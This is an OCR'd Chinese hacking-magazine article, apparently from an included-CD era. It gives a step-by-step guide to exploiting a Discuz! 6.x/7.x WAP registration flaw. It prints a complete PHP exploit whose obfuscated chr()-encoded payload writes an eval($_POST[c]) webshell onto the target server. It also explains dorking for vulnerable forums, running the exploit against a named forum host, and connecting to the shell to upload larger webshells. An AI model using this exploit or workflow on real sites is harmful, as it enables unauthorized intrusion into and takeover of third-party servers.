
（文章中涉及到的Ssport、ms08067利用工具、狼牙全自动MS08—067抓鸡器、MS08067批量溢出工具等，已经收录在光盘中）

Discuz! WAP最新0DAY漏洞大曝光

yofx

这是前些日子刚刚公布出的针对Discuz！论坛的最新0DAY漏洞，该漏洞影响到了Discuz！的6.0和7.0版本，不过只有开启了WAP注册的论坛，才有可能被利用。记得以前Discuz！论坛在WAP上曾经出过一次漏洞，但这次的漏洞可比那个要强悍的多了，因为可以直接拿到Webshell，根本不需要使用手机WAP模拟软件，也没有其它的什么限制，说了这么多，大家是不是已经心痒了，那我们就一起来看看这个漏洞的详细利用吧。

我们需要用到的工具有DZ最新漏洞利用工具、PHP一句话木马连接器和一个PHP大马。第一步当然是打开百度或google来搜索DZ论坛，说实话虽然DZ论坛非常多，但是开启WAP注册的却要少的多，因为这个功能默认是关闭的，我建议大家搜索关键词“Archiver - WAP - TOP - 界面风格”，这样找到的机率会高一些，看看已经搜索出了好多吧，如图1。



```
<?php
/**
 * Discuz! 6.x/7.x SODB-2008-13 Exp
 * By www.80vul.com
 * 文件中注释的变量值请自行修改
 */
$host = 'bbs.jdz.jx.cn';
// 服务器域名或IP
$path = '/';
// 程序所在的路径
$key  = 1;
// 上面的变量编辑好后，请将此处的值改为1

if (strpos($host, '://') !== false || strpos($path, '/') === false || $key !== 1)
    exit("专业点好不,先看看里面的注释 -,-\n");

error_reporting(7);
ini_set('max_execution_time', 0);

$key = time();
$cmd = 'action=register&username='.$key.'&password='.$key.'&email='.$key.'@80vul.com&_DCACHE=1';
$resp = send();

preg_match('/logout=yes&amp;formhash=[a-z0-9]{8}&amp;sid=([a-zA-Z0-9]{6})/', $resp, $sid);

if (!$sid)
    exit("哦,大概是没有开启WAP注册吧 -,-\n");

$cmd = 'stylejump[1]=1&styleid=1&inajax=1&transsidstatus=1&sid='.$sid[1].'&creditsformula=${${fputs(fopen(chr(46).chr(46).chr(47).chr(102).chr(111).chr(114).chr(117).chr(109).chr(100).chr(97).chr(116).chr(97).chr(47).chr(99).chr(97).chr(99).chr(104).chr(101).chr(47).chr(101).chr(118).chr(97).chr(108).chr(46).chr(112).chr(104).chr(112),chr(119).chr(43)),chr(60).chr(63).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(93).chr(41).chr(63).chr(62).chr(56).chr(48).chr(118).chr(117).chr(108))}}';
send();

$shell = 'http://'.$host.$path.'forumdata/cache/eval.php';

if (file_get_contents($shell) == '80vul')
    exit("好了,去看看你的WebShell吧:\t$shell\n里面的代码是:<?eval(\$_POST[c])?>\n别告诉我你不会用 -,-\n");
else
    exit("嗯,大概是该网站不存在漏洞,换一个吧 -,-\n");
```

图2





图1

论坛已经搜索出好多了，下面就让我们来看下漏洞利用工具，这个利用工具是编写好的PHP代码，我们直接使用记事本打开它，如图2，程序作者已经为我们加上了详细的说明，只要照着说明修改一下就可以利用了，我们来修改“$host = 'bbs.jdz.jx.cn';”这句代码，这行“''”内的就是我们要攻击的论坛地址或者域名，注意“''”千万不要漏掉或者删除了。而“$path = '/';”这一行代码是用来说明论坛所在的相对位置，比如某论坛的地址为“www.xxx.com/bbs/”，我们就需要把这里修改为“$path = '/bbs/';”，而如果是www.xxx.com、bbs.xxx.com这类的，直接使用默认的就可以了。



```
 * 文件中注释的变量值请自行修改
 */
$host = 'bbs.jdz.jx.cn';
// 服务器域名或IP
$path = '/';
// 程序所在的路径
$key  = 1;
// 上面的变量编辑好后，请将此处的值改为1

if (strpos($host, '://') !== false || strpos($path, '
    exit("专业点好不,先看看里面的注释 -,-\n");

error_reporting(7);
ini_set('max_execution_time', 0);

$key = time();
$cmd = 'action=register&username='.$key.'&password='.
$resp = send();
```

图3

至于其他的，就不需要修改了，保持默认即可，我们来看一下配置好的文件截图，如图3，由于漏洞利用工具是PHP文件，所以我们还需要一个PHP空间，大家可以利用手里的SHELL或是自己的空间，只要支持PHP的就行，我们把它通过FTP上传到自己的空间中，如图4，然后只要访问刚才上传的PHP页面就可以了，来访问看看，出现了如图5所示的界面，由于作者代码

的书写问题，成功后会出现显示问题，里面的代码是“别告诉我你不会用 —,—”。




图4

刚好把插入的一句话木马给弄丢了，其实大家不用担心，我们直接点右键选择查看源代码，如图6，看到“<?eval($_POST[c])?>”了吧，密码是C哦！不过也不是所有人都向我这样有好运气，我们再来看看其他的情况，如图7，出现这种情况的可能性有两种，第一种情况就是确实对方没有开启WAP注册服务，另一种情况就是当你成功了后，第二次继续刷新页面时就有可能会出现这个问题了，把PHP文件改个名字或者过段时间后再运行一次就又可以成功了。




图5




图6




图7

我们来看看刚才那个一句话木马，打开lanker的连接器，填入刚才获得的地址，密码输入C，如图8，连接成功了，我们先来看下环境信息吧，在左侧下拉列表中选择环境信息，然后点击“提交”，环境信息就会显示出来了，如图9，我们再来传个SHELL上去，选择创建文件，输入文件名，不需要输入目录，然后输入文件内容，切记不要过大，我这里测试40KB以上的就会卡死不能成功，最好先传个小马上去。好了，下面就需要注意了，可能会有叉子要问，为什么我找不到创建的文件呢？其实我们创建的文件是在http://URL/forumdata/cache/目录下面的，大家看一下，如图10所示就是我传上去的小马，剩下的大家就随意去发挥了，PHP权限可是很大的哦！

